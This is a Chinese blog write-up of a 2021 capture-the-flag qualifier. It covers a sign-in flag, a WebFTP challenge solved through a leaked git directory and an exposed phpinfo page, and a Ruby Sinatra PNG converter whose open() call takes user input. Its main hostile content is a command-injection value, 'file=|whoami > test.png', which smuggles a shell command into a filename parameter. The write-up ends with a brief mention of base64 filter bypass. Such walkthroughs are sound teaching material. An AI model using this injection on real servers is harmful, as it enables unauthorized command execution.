第三届第五空间网络安全大赛-选拔赛-部分Writeup

原创

末 初 于 2021-09-17 03:47:18 发布 1071 收藏 5

分类专栏： CTF_WEB_Writeup 文章标签： 第三届第五空间网络安全大赛

本文链接：https://blog.csdn.net/mochu7777777/article/details/120339790

CTF_WEB_Writeup 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

文章目录

MISC


签到



```
flag{welcometo5space}
```

WEB


WebFTP

目录扫描发现git泄露






使用`GitHack`尝试还原代码




发现无法还原源代码，但是发现了几个可以正常访问的文件，其中最为有用的就是这个探针：`/Readme/mytz.php`

无法还原源码，但是在访问`/.git/config`时发现了源码在github上的项目




下载，搜索引擎没找到什么可利用的洞。查看探针，尝试看看先出一个phpinfo看看一些基本信息

发现了查看phpinfo的方法



查看phpinfo时，尝试找了下有没有将flag写进环境变量的情况时发现flag



PNG图片转换器

ruby的源代码

```ruby
require 'sinatra'
require 'digest'
require 'base64'

get '/' do
  open("./view/index.html", 'r').read()
end

get '/upload' do
  open("./view/upload.html", 'r').read()
end

post '/upload' do
  unless params[:file] && params[:file][:tempfile] && params[:file][:filename] && params[:file][:filename].split
('.')[-1] == 'png'
    return "<script>alert('error');location.href='/upload';</script>"
  end
  begin
    filename = Digest::MD5.hexdigest(Time.now.to_i.to_s + params[:file][:filename]) + '.png'
    open(filename, 'wb') { |f|
      f.write open(params[:file][:tempfile],'r').read()
    }
    "Upload success, file stored at #{filename}"
  rescue
    'something wrong'
  end

end

get '/convert' do
  open("./view/convert.html", 'r').read()
end

post '/convert' do
  begin
    unless params['file']
      return "<script>alert('error');location.href='/convert';</script>"
    end

    file = params['file']
    unless file.index('..') == nil && file.index('/') == nil && file =~ /^(.+)\.png$/
      return "<script>alert('dont hack me');</script>"
    end
    res = open(file, 'r').read()
    headers 'Content-Type' => "text/html; charset=utf-8"
    "var img = document.createElement(\"img\");\nimg.src= \"" + Base64.encode64(res).gsub(
/\s*/, '') + "\";\n"
  rescue
    'something wrong'
  end
end
```

漏洞利用的关键点是这一行


```ruby
res = open(file, 'r').read()
```


参考：https://vulhub.org/#/environments/ruby/CVE-2017-17405/


这里使用了`open()`函数来打开可控制`file`参数传入的文件名。而ruby中的`open()`函数是借用系统命令来打开文件，且没用过滤 shell 字符，导致在用户控制文件名的情况下，将可以注入任意命令。


源码中会将`open()`执行过后的结果base64编码后返回，加上`file`参数处有些过滤和必须以`.png`结尾的限制；即可构造


```
file=|whoami > test.png
```
















如果返回`something wrong`，可以尝试多执行几次。

接下来绕过`..`、`/`即可，直接利用base64编码绕过

